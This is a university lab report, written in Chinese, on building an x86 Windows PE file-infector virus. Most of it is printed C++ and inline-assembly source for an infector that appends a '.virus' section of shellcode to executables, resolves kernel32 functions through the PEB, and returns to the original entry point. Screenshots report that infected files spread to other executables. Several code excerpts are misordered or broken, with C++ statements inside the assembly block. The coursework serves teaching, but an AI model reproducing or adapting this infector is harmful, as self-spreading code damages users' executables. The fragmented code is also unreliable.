

计算机病毒实验二

PE 病毒实验

院(系)名 称： 国家网络安全学院

专 业 名 称： 网络空间安全

指 导 教 师： 陈泽茂

组 长 姓 名： 陈曦

组 员 姓 名： 梁刘琪

二〇二三年四月

Contents

1 实验描述	1
1.1 实验目的	1
1.2 实验内容	1
1.3 实验环境	1
2 实验原理	3
2.1 PE 文件格式结构	3
2.1.1 PE 文件格式概念	3
2.1.2 PE 文件格式解析	3
2.1.3 PE 文件病毒代码原理	5
3 实验内容	6
3.1 infect.exe 功能说明	6
3.2 infect.exe 功能设计与实现	7
4 实验思考和建议	23
5 贡献说明	24

1 实验描述

1.1 实验目的

加深理解 PE 文件格式，掌握基本 PE 病毒的编写技术。

1.2 实验内容

编写一个 PE 文件传染程序 infect.exe，功能要求如下：

1.infect.exe 运行后，向同目录下的某个 Windows 可执行程序（下称 T 程序，建议找一个免安装的绿色程序，以方便测试。），植入“病毒载荷”代码。

2.infect.exe 不能重复传染 T 程序。

3.T 程序被植入“病毒载荷”后，一旦执行，具备如下行为：

1) 在其同目录下创建一个新文件，该文件名为本组组长的学号。

2) 在其同目录下查找是否有 PE 格式的.exe 文件，如果有，则传染之。这些被 T 程序传染的.exe 文件，运行后具有与 T 程序相同的行为。

1.3 实验环境

使用 Visual Studio 2022 (17.5.4) 版，安装“C++ 桌面开发”的工具包。在 Visual




Figure 1.1 实验 IDE

Studio 编辑器中，需要选择 x86 环境 1.2。




Figure 1.2 IDE 设置

配置环境变量 LIB 1.3以及环境变量 Path 1.4。注意文件路径需要选择 x86 而非 x64。




Figure 1.3 环境变量 LIB




Figure 1.4 环境变量 Path

环境配置完成。

2 实验原理

2.1 PE 文件格式结构

2.1.1 PE 文件格式概念

PE 格式文件是 Windows 平台加载执行的可执行文件。

PE 文件中主要包含可执行程序的代码和数据，及其在文件上的静态存储布局；可执行程序被 OS 卸载后，其代码和数据在内存中的布局。它的优点是文件上的数据结构基本上可以直接映射到内存数据结构。

2.1.2 PE 文件格式解析

一个 PE 文件的主要部分可以被列为 4 部分：DOS 部分，PE 文件头部分，节表部分和节数据部分。PE 文件是由许许多多的结构体组成的，程序在运行时就会通过这些结构快速定位到 PE 文件的各种资源。




Figure 2.1 PE 文件格式

2.1.2.1 DOS 部分

DOS 头用于 16 位系统中，在 32 位系统中 DOS 头成为冗余数据，但还存在两个重要成员 `e_magic` 字段（偏移 0x0）和 `e_lfanew` 字段（偏移 0x3C）。

`e_magic` 保存“MZ”字符，`e_lfanew` 保存 PE 文件头地址，通过这个地址找到 PE 文件头，得到 PE 文件标识“PE”。

`e_magic` 和 `e_lfanew` 是验证 PE 指纹的重要字段，其他字段现基本不使用（可填充任意数据）。

2.1.2.2 PE 文件头部分

PE 文件头是一个结构体 (`IMAGE_NT_HEADERS32`)，里面还包含两个其它结构体，占用 4B + 20B + 224B。`IMAGE_FILE_HEADER` 结构体（映像文件头或标准 PE 头）结构包含 PE 文件的一些基本信息，该结构在微软的官方文档中被称为标准通用对象文件格式（Common Object File Format, COFF）头。

`IMAGE_OPTIONAL_HEADER`（可选映像头或扩展 PE 头）是一个可选的结构，是 `IMAGE_FILE_HEADER` 结构的扩展。大小由 `IMAGE_FILE_HEADER` 结构的 `SizeOfOptionalHeader` 字段记录。

2.1.2.3 块表部分

块表是一个 `IMAGE_SECTION_HEADER` 的结构数组，每个 `IMAGE_SECTION_HEADER` 结构 40 字节。每个 `IMAGE_SECTION_HEADER` 结构包含了它所关联的区块的信息，例如位置、长度、属性。

2.1.2.4 节数据部分

通常，区块中的数据在逻辑上是关联的。PE 文件一般至少都会有两个区块：一个是代码块，另一个是数据块。每一个区块都需要有一个截然不同的名字，这个名字主要是用来表达区块的用途。例如有一个区块叫 `.rdata`，表明他是一个只读区块。注意：区块在映像中是按起始地址（RVA）来排列的，而不是按字母表顺序。

另外，使用区块名字只是人们为了认识和编程的方便，而对操作系统来说这些是无关紧要的。微软给这些区块取了个有特色的名字，但这不是必须的。当编程从 PE 文件中读取需要的内容时，如输入表、输出表，不能以区块名字作为参考，正确的方法是按照数据目录表中的字段来进行定位。

2.1.3 PE 文件病毒代码原理

本实验使用 Win32API，主要通过系统调用的动态库 Kernel32.dll 获取。一般而言，任何一个 32 位 Windows 程序都会加载 Kernel32.dll 动态库，它也是一个 PE 文件，它会在程序装载时一同被操作系统装载到虚拟内存空间中。使用内嵌汇编语言，来获取操作系统内核基地址，加载名为 Kernel32.dll 的库文件，并在导出表中查找 GetProcAddress 函数，LoadLibraryExA 函数以及 CreateFileA 的地址。最后创建学号 + 姓名的文本文档，并搜索可执行文件并使可执行文件同样可以感染其它文件并创建学号 + 姓名的文本文档。

3 实验内容

3.1 infect.exe 功能说明

infect.exe 需要和需要被感染的可执行文件 try.exe 放在同一个文件夹下。运行 infect.exe 之后，可以在当前文件夹下创建组长学号 + 姓名的文本文档，并且感染可执行文件 try.exe。try.exe 运行后也可以创建学号 + 姓名的文本文档，并且感染同目录下所有其它的可执行文件，让其它的可执行文件拥有和 try.exe 相同的功能。


感染前的文件夹：具有感染程序 infect.cpp 以及被感染程序 try.exe。



名称	修改日期	类型	大小
infect.cpp	2023/4/30 17:44	C++ Source	14 KB
infect.vcxproj	2023/4/30 17:43	VC++ Project	7 KB
infect.vcxproj.filters	2023/4/30 17:43	VC++ Project Fil...	1 KB
infect.vcxproj.user	2023/4/30 17:43	Per-User Project...	1 KB
try.exe	2023/4/30 16:02	应用程序	128 KB

Figure 3.1 感染前

运行 infect 程序,感染后的文件夹中再运行 try.exe:生成文本文档 2020302181081-chenxi .txt。



名称	修改日期	类型	大小
Debug	2023/4/30 17:50	文件夹	
x64	2023/4/30 17:48	文件夹	
2020302181081-chenxi .txt	2023/4/30 18:01	Text Document	0 KB
infect.cpp	2023/4/30 17:50	C++ Source	14 KB
infect.vcxproj	2023/4/30 17:49	VC++ Project	7 KB
infect.vcxproj.filters	2023/4/30 17:43	VC++ Project Fil...	1 KB
infect.vcxproj.user	2023/4/30 17:43	Per-User Project...	1 KB
try.exe	2023/4/30 17:59	应用程序	77 KB

Figure 3.2 感染后

将被感染的 try.exe 复制到 test 文件夹，并在同文件夹下放置一些未感染的可执行文件。运行 try.exe，再运行放置的未感染的文件，会发现所有文件均被感染，

并且可以生成文本文档。

■ > Geralt (E:) > pcbd2 > testpro > test

名称	修改日期	类型	大小
2020302181081-chenxi .txt	2023/4/30 18:08	Text Document	0 KB
try.exe	2023/4/30 17:59	应用程序	77 KB
try1.exe	2023/4/30 16:02	应用程序	128 KB
try2.exe	2023/4/30 16:02	应用程序	128 KB
try3.exe	2023/4/30 16:02	应用程序	128 KB

Figure 3.3 感染后

3.2 infect.exe 功能设计与实现

首先删除函数限制，使可以使用 `strncpy` 函数。

```
1 #define _CRT_SECURE_NO_WARNINGS
```

导入需要的函数库，并定义宏。

```
1 #include <windows.h>
2 #include <string>
3 #include <vector>
4 #include <filesystem>
5 namespace fs = std::filesystem;
6 using namespace std;
7 #define INFECT_SEC_NAME ".virus"
8 #define INFECT_FLAG_1 0x1234
9 #define INFECT_FLAG_2 0x5566
```

定义一个名为 `Parser` 的类用于解析 PE 文件头的信息。首先定义一个类型为指针参数指向带解析的 PE 文件的数据缓冲区。然后定义了公共成员函数，用于获取 PE 文件的 DOS 信息，NT 头信息，PE 文件头信息，可选头信息，以及 PE 文件新区段位置信息。`secAlign` 将指定大小的数据按指定对齐方式对齐，返回对齐后的大小。

```

1 class Parser {
2 public:
3     explicit Parser(BYTE* fData) {
4         fileData = fData;
5     }
6     PIMAGE_DOS_HEADER getDOSHeader() {
7         auto dos = (PIMAGE_DOS_HEADER)fileData;
8         if (dos->e_magic != IMAGE_DOS_SIGNATURE) {
9             return nullptr;
10        }
11        return dos;
12    }
13    PIMAGE_NT_HEADERS getNTHeader() {
14        auto dos = getDOSHeader();
15        if (dos == nullptr) {
16            return nullptr;
17        }
18        auto nt = (PIMAGE_NT_HEADERS)(dos->e_lfanew + (SIZE_T)fileData);
19        if (nt->Signature != IMAGE_NT_SIGNATURE) {
20            return nullptr;
21        }
22        return nt;
23    }
24    PIMAGE_FILE_HEADER getFileHeader() {
25        auto nt = getNTHeader();
26        if (nt == nullptr) {
27            return nullptr;
28        }
29        auto header = &(nt->FileHeader);
30        return header;
31    }
32    PIMAGE_OPTIONAL_HEADER getOptHeader() {
33        auto nt = getNTHeader();
34        if (nt == nullptr) {
35            return nullptr;
36        }
37        auto header = &(nt->OptionalHeader);
38        return header;
39    }
40    PIMAGE_SECTION_HEADER getNewSectionLoc() {
41        auto numOfSec = getFileHeader()->NumberOfSections;
42        if (numOfSec == 0) {
43            return nullptr;
44        }
45        auto firstSec = IMAGE_FIRST_SECTION(getNTHeader());
46        auto sec = firstSec + numOfSec;
47        return sec;
48    }
49    static SIZE_T secAlign(SIZE_T size, SIZE_T align) {
50        return (size % align == 0) ? size : (size / align + 1) * align;
51    }
52 private:
53     BYTE* fileData;
54 };

```

定义一个 `Modifier` 的类, 用于修改 PE 文件的数据。调用 `createHandleAndMap()` 函数创建文件句柄和文件映射, 将 PE 文件的数据映射到内存中。

```
1 class Modifier {
2 public:
3     explicit Modifier(LPCSTR fName) {
4         fileName = fName;
5         if (!createHandleAndMap()) {
6             cout << "Initialize failed." << endl;
7             exit(-1);
8         }
9     }
}
```

接下来是 `createHandleAndMap` 函数的实现, 用于创建文件句柄和文件映射。首先该函数调用 `CreateFileA` 函数创建文件句柄, 打开待修改的 PE 文件。如果创建文件句柄失败, 则返回错误信息。

```
1 BOOL addNewSector() {
2     if (parser == nullptr) {
3         return FALSE;
4     }
5
6     if (isInfected()) {
7         cout << "The target is already infected." << endl;
8         return FALSE;
9     }
10
11     auto newSec = new IMAGE_SECTION_HEADER;
12     auto newSecLoc = parser->getNewSectionLoc();
13
14     if (newSecLoc == nullptr) {
15         return FALSE;
16     }
}
```

接下来调用 `GetFileSize` 函数获取 PE 文件的大小, 将其保存在 `fSize` 变量中, 输出文件大小信息。如果创建文件映射失败, 则返回错误信息。

```

1 fSize = GetFileSize(hFile, nullptr);
2 cout << "File size: " << fSize << endl;
3
4 hMap = CreateFileMappingA(hFile,
5     nullptr,
6     PAGE_READWRITE | SEC_COMMIT,
7     0,
8     0,
9     nullptr);
10 if (hMap == nullptr) {
11     cout << "[MappingError]Mapping failed." << endl;
12     CloseHandle(hFile);
13     return FALSE;
14 }

```

调用函数 MapViewOfFile 函数将文件映射到进程的地址空间，保存返回的指针。如果映射失败则关闭文件映射和文件句柄，返回错误信息。

```

1 pvFile = MapViewOfFile(hMap,
2     FILE_MAP_READ | FILE_MAP_WRITE,
3     0,
4     0,
5     0);
6 if (pvFile == nullptr) {
7     cout << "[MappingError]Pointer mapping failed." << endl;
8     CloseHandle(hMap);
9     CloseHandle(hFile);
10    return FALSE;
11 }
12 cout << "[SUCCESS]Handling success." << endl;
13 fStart = (BYTE*)pvFile;

```

创建一个 Parser 类的新对象，对文件头进行检查。

```

1 parser = new Parser(fStart);
2 if (parser->getFileHeader() == nullptr) {
3     cout << "[ParseError]Failed to parse the PE file." << endl;
4     closeAllHandles();
5     return FALSE;
6 }
7
8 if (parser->getFileHeader()->Machine != IMAGE_FILE_MACHINE_I386) {
9     cout << "Infector only supports x86." << endl;
10    closeAllHandles();
11    return FALSE;
12 }

```

输出解析成功的信息，并返回函数值 True。

```

1  cout << endl << "# ##### #" << endl;
2  cout << "filename: " << fileName << endl;
3  cout << "Successful! " << endl;
4  cout << "#-----End-----#" << endl << endl;
5  return TRUE;
6  }

```

声明一个加入新节的函数。如果 parser 对象不是空值且目标文件未被感染的话，就在 PE 文件中创建一个新节，存储在指针 newSection 中。

```

1  BOOL addNewSector() {
2      if (parser == nullptr) {
3          return FALSE;
4      }
5      if (isInfected()) {
6          cout << "The target is already infected." << endl;
7          return FALSE;
8      }
9      auto newSec = new IMAGE_SECTION_HEADER;
10     auto newSecLoc = parser->getNewSectionLoc();
11     if (newSecLoc == nullptr) {
12         return FALSE;
13     }

```

计算新节的大小。获取 PE 文件的入口点地址存储在 oldEntryPt 变量中。调用在之后定义的 newSectorContent() 函数获取新节的起始地址和结束地址。

```

1  auto secAli = parser->getOptHeader()->SectionAlignment;
2  auto fileAli = parser->getOptHeader()->FileAlignment;
3  auto oldEntryPt = parser->getOptHeader()->AddressOfEntryPoint;
4  DWORD start, end;
5  if (!newSectorContent(oldEntryPt, start, end)) {
6      return FALSE;
7  }
8  DWORD newSecSize = end - start + sizeof(DWORD);

```

设置新节的属性定义偏移量、对齐大小、虚拟地址和大小。最后输出表示新节创建成功的信息。

```

1  strncpy((char*)newSec->Name, INFECT_SEC_NAME, 7);
2  newSec->Characteristics = IMAGE_SCN_CNT_CODE | IMAGE_SCN_MEM_READ |
    ↳ IMAGE_SCN_MEM_EXECUTE;
3  newSec->PointerToRawData = (newSecLoc - 1)->PointerToRawData + (newSecLoc -
    ↳ 1)->SizeOfRawData;
4  newSec->SizeOfRawData = Parser::secAlign(newSecSize, fileAli);
5  newSec->Misc.VirtualSize = newSecSize;
6  newSec->VirtualAddress = (newSecLoc - 1)->VirtualAddress +
    ↳ Parser::secAlign((newSecLoc - 1)->SizeOfRawData, secAli);
7  cout << endl << ">>>New section Succeed! <<<" << endl;
8  cout << ">>>End<<<" << endl << endl;

```

将文件指针移动到文件末尾，备份新节之前的数据。将新节数据写入文件。分配内存并初始化，使用 memcpy() 函数将数据复制到新内存中，再将文件指针移动到新节的偏移量，使用 WriteFile() 函数将新节的数据写入文件中。

```

1  DWORD bakPt = newSec->PointerToRawData;
2  auto endPt = SetFilePointer(hFile, 0, nullptr, FILE_END);
3  auto bakSize = endPt - bakPt;
4  auto backup = new BYTE[bakSize];
5  memcpy(backup, bakPt + fStart, bakSize);
6  auto newSecData = new BYTE[newSec->SizeOfRawData];
7  ZeroMemory(newSecData, newSec->SizeOfRawData);
8  memcpy(newSecData, &oldEntryPt, sizeof(DWORD));
9  memcpy(newSecData + sizeof(DWORD), (BYTE*)start, end - start);

```

将新节数据写入文件中，将不需要的数据删除。最后输出感染成功的提示信息。

```

1  DWORD dNum = 0;
2  SetFilePointer(hFile, (long)bakPt, nullptr, FILE_BEGIN);
3  WriteFile(hFile, newSecData, newSec->SizeOfRawData, &dNum, nullptr);
4  WriteFile(hFile, backup, bakSize, &dNum, nullptr);
5  FlushFileBuffers(hFile);
6  delete[] newSecData;
7  delete[] backup;
8  closeAllHandles();
9  cout << "Infected successfully." << endl;
10 return TRUE;
11 }

```

需要使用汇编语言更改 PE 文件中指定节的代码块。使用变量记录原入口点的地址，更改的代码块的地址和结束地址。接下来需要内嵌一段汇编代码，实现病毒载荷代码的设计与提取。

```

1 BOOL newSectorContent(DWORD oep, DWORD& start, DWORD& end) {
2     if (parser == nullptr) {
3         return FALSE;
4     }
5     DWORD codeStart, codeEnd;
6     DWORD oldEntry = oep;
7     __asm {

```

pushad 指令用于将 CPU 中的所有通用寄存器（eax、ebx、ecx、edx、esi、edi、ebp、esp）的值压入当前栈顶，以便稍后可以恢复它们的值。

```

1 pushad

```

使用了两个 mov 指令将值从 inner 和 outer 寄存器移到 codeStart 和 codeEnd 变量。将 start 和 end 变量的值分别设置为 codeStart 和 codeEnd 的值。这些变量可能被用于之后的代码注入或 hook 操作，以便确定要 hook 的代码段的范围。

```

1 mov eax, inner
2 mov codeStart, eax
3 mov eax, outer
4 mov codeEnd, eax
5 cout << "Code start: 0x" << hex << codeStart << endl;
6 cout << "Code end: 0x" << hex << codeEnd << endl;
7 cout << "Code length: 0x" << hex << codeEnd - codeStart << endl;
8 start = codeStart;
9 end = codeEnd;
10 return TRUE;

```

跳转到 shellcode 结尾, 这里使用 jmp 指令而不是 call 指令是因为在 outer 函数或程序执行完毕后, 程序不需要返回到调用 jmp 指令的位置, 而是直接结束程序执行。

```

1 jmp outer

```

跳转到系统内核地址, add_kernel 通过一系列的 mov 指令和地址计算, 获取了当前操作系统内核的基址。

```

1 inner :
2 call add_kernel

```

首先通过 FS 寄存器访问线程环境块 (Thread Environment Block, TEB)，并从 TEB 中获取进程环境块 (Process Environment Block, PEB) 的地址。PEB 包含了进程的各种信息，如进程内存布局、模块列表、环境变量等。在这段代码中，主要是通过 PEB 中的加载器数据结构 (Loader Data)，获取操作系统内核的基址。

加载器数据结构包括了多个初始化顺序列表 (Initialization Order List)，其中包括了所有已加载的模块及其依赖关系。在这段代码中，主要是通过第一个初始化顺序列表 (First Initialization Order List)，获取内核模块的基址。

```
1  addr_kernel:
2  ; find addr of kernel base
3    mov eax, fs: [30h]
4    mov eax, [eax + 0ch]
5    mov eax, [eax + 1ch]
6    mov eax, [eax]
7    mov eax, [eax + 08h]
8    push eax
```

使用之前获取到的内核基址 (存储在 eax 中) 计算出导出表在内存中的地址 (存储在 edx 中)。导出表位于 PE 文件的数据目录中，其 RVA (Relative Virtual Address) 值存储在 PE 文件头的第 3Ch 个字节处。因此，代码首先从内核基址加上该偏移量，得到导出表的 RVA 值，然后将其加上内核基址，得到导出表在内存中的地址。

接着，代码从导出表中获取了导出函数名称和地址等信息。导出表的结构比较复杂，其中包括了多个数据结构，如导出表头、名称表、序号表等。在这段代码中，主要是通过导出表头中的偏移量和长度信息，计算出名称表的地址 (存储在 ebx 中)，从而获取导出函数的名称和地址。

```
1  mov edi, eax
2  mov eax, [edi + 3ch]
3  mov edx, [edi + eax + 78h]
4  add edx, edi
5  mov ecx, [edx + 18h]
6  mov ebx, [edx + 20h]
7  add ebx, edi
```

代码使用了一个循环 (标记为 finder_GPA) 来遍历导出表中的每个导出函数地址，从中查找 GetProcAddress 函数的地址。在循环中，首先将 ecx 寄存器自减

一，以获取下一个导出函数的 RVA（相对虚拟地址）值。然后，将该 RVA 值与内核基址相加，得到导出函数在内存中的地址。

接着，代码通过比较导出函数的名称的方式，判断当前遍历到的导出函数是否为 GetProcAddress 函数。具体来说，代码将 GetProcAddress 函数的名称拆分成两个 4 字节的部分，即 'PteG' 和 'Acor'，然后分别与当前遍历到的导出函数名称进行比较。如果名称匹配，则说明当前遍历到的导出函数就是 GetProcAddress 函数，可以将其地址保存下来。

```
1 finder_GPA:
2 dec ecx
3 mov esi, [ebx + ecx * 4]
4 add esi, edi
5 mov eax, 'PteG'
6 cmp[esi], eax
7 jne finder_GPA
8 mov eax, 'Acor'
9 cmp[esi + 4], eax
10 jne finder_GPA
```

通过偏移量 24h 获取导出表中的 NumberOfFunctions 字段，该字段表示导出函数的总数。然后，将该字段的 RVA 值与内核基址相加，得到导出函数数量字段在内存中的地址。接着，通过 ecx 寄存器来计算需要获取的导出函数的序号，即 Ordinal 值。在这里，ecx 寄存器存储的是函数名在导出表中的序号。然后，代码通过偏移量 1ch 获取导出表中的。

AddressOfFunctions 字段，该字段包含导出函数的地址表。将该字段的 RVA 值与内核基址相加，得到导出函数地址表在内存中的地址。接着，通过 ecx 寄存器来获取需要获取的导出函数的地址，在导出函数地址表中的偏移量为 ecx * 4，因为每个导出函数地址占用 4 个字节。然后，将该地址与内核基址相加，得到导出函数的地址，并将其压入栈中。

```
1 mov ebx, [edx + 24h]
2 add ebx, edi
3 mov cx, [ebx + ecx * 2]
4 mov ebx, [edx + 1ch]
5 add ebx, edi
6 mov eax, [ebx + ecx * 4]
7 add eax, edi
8 push eax
```

将当前栈顶地址保存到 `ebx` 寄存器中。然后，代码连续使用 `push` 指令将 `LoadLibraryExA` 函数名的 ASCII 码值依次压入栈中，最后将指向栈顶的指针（即 `esp`）压入栈中，作为参数传递给 `GetProcAddress` 函数。

接着，代码将 `[ebx + 4]`（即内核基址）压入栈中，作为参数传递给 `GetProcAddress` 函数，并使用 `call [ebx]` 指令调用 `GetProcAddress` 函数。该函数的作用是在指定的 DLL 模块中查找指定的导出函数，并返回该函数的地址。在这里，`GetProcAddress` 函数的参数分别为 `kernel32.dll` 的基址和导出函数的名称 `LoadLibraryExA`。

接着，代码将 `esp` 的值设置为 `ebx` 的值，恢复栈指针，以便在之后的代码中使用栈。然后，将返回的 `LoadLibraryExA` 函数的地址压入栈中，以便在之后的代码中使用。

```
1  mov ebx, esp
2  push 00004178h
3  push 'Eyra'
4  push 'rbiL'
5  push 'daoL'
6  push esp
7  push[ebx + 4]
8  call[ebx]
9  mov esp, ebx
10 push eax
```

首先将当前栈顶地址保存到 `ebx` 寄存器中。然后，代码连续使用 `push` 指令将 `Kernel32.dll` 文件名的 ASCII 码值依次压入栈中，最后将指向栈顶的指针（即 `esp`）压入栈中，作为参数传递给 `LoadLibraryExA` 函数。将 `LOAD_IGNORE_CODE_AUTHZ_LEVEL`（即 `0x10`）和 `NULL` 压入栈中，作为参数传递给 `LoadLibraryExA` 函数。其中，`LOAD_IGNORE_CODE` 表示加载库时忽略代码验证级别。`call [ebx]` 指令调用 `LoadLibraryExA` 函数，该函数的作用是加载指定的 DLL 模块，并返回该模块的句柄。将 `esp` 的值设置为 `ebx` 的值，恢复栈指针，以便在之后的代码中使用栈。

```

1  mov ebx, esp
2  push 0
3  push 'lld.'
4  push '23le'
5  push 'nreK'
6  mov edx, esp
7  push 10h
8  push 0
9  push edx
10 call[ebx]
11 mov esp, ebx
12 push eax

```

将当前栈顶地址保存到 ebx 寄存器中。然后，代码连续使用 push 指令将 CreateFileA 函数名的 ASCII 码值依次压入栈中，最后将指向栈顶的指针（即 esp）压入栈中，作为参数传递给 GetProcAddress 函数。将 [ebx]（即 Kernel32.dll 的模块句柄）和指向 CreateFileA 函数名的指针压入栈中，作为参数传递给 GetProcAddress 函数，并使用 call [ebx + 8] 指令调用 GetProcAddress 函数。该函数的作用是在指定的 DLL 模块中查找指定的导出函数，并返回该函数的地址。在这里，GetProcAddress 函数的参数分别为 Kernel32.dll 的模块句柄和导出函数的名称 CreateFileA。将 2020302181081-cx 这一串字符依次压入栈，使用 call [ebx] 指令调用 CreateFileA 函数，该函数的作用是创建或打开指定的文件，并返回该文件的句柄。在这里，CreateFileA 函数的参数包括文件名、访问权限、共享方式、打开方式、文件属性等参数。

```

1  mov ebx, esp
2  push 0041656ch
3  push 'iFet'
4  push 'aerC'
5  push esp
6  push[ebx]
7  call[ebx + 8]
8  mov esp, ebx
9  push eax

```

将 2020302181081-cx 这一串字符依次压入栈，使用 call [ebx] 指令调用 CreateFileA 函数，该函数的作用是创建或打开指定的文件，并返回该文件的句柄。在这里，CreateFileA 函数的参数包括文件名、访问权限、共享方式、打开方式、文件属性等参数。

```

1 mov ebx, esp
2 push 00007478h
3 push 't. '
4 push 'ixne'
5 push 'hc-1'
6 push '8018'
7 push '1203'
8 push '0202'
9 mov edx, esp
10 push 0
11 push 80h
12 push 2h
13 push 0
14 push 0
15 push 40000000h
16 push edx
17 call[ebx]
18 mov esp, ebx

```

使用多个 pop 指令依次从栈中弹出 CreateFileA 函数的地址、已加载的 DLL 模块的地址、LoadLibraryExA 函数的地址、GetProcAddress 函数的地址和 DLL 模块的基址。由于这些地址在之后的代码中不再需要，因此它们被弹出并丢弃。

```

1 pop eax
2 pop eax
3 pop eax
4 pop eax
5 pop eax

```

使用 pop edi 指令将栈中的值弹出到 edi 寄存器中，即弹出返回地址。然后，代码使用 sub edi, 5 指令将 edi 寄存器的值减去 5，以便将返回地址指向之前的函数调用指令的前面，以便在返回之前清除栈上的参数。

```

1 pop edi
2 sub edi, 5

```

mov eax, fs:[30h] 指令获取当前线程的 Thread Information Block (TIB) 的基址，然后使用 mov eax, dword ptr [eax + 8] 指令获取该线程的 Thread Environment Block (TEB) 中的函数表的基址。这是因为在 Windows 操作系统中，每个线程都有自己的 TEB，其中包含指向函数表的指针，该函数表存储了各种系统函数和库函数的地址。add eax, [edi - 4] 指令获取先前被 hook 的函数的原始函数地址，其中 edi

寄存器包含返回地址，即指向要 hook 的函数的地址。由于在 hook 函数之前，我们将原始函数的地址保存在返回地址的位置，因此可以通过减去 4 来获取该地址。将原始函数的地址保存在 edi 寄存器中，并弹出栈中的值。

```
1 push eax
2 mov eax, fs: [30h]
3 mov eax, dword ptr[eax + 8]
4 add eax, [edi - 4]
5 mov edi, eax
6 pop eax
7 jmp edi
```

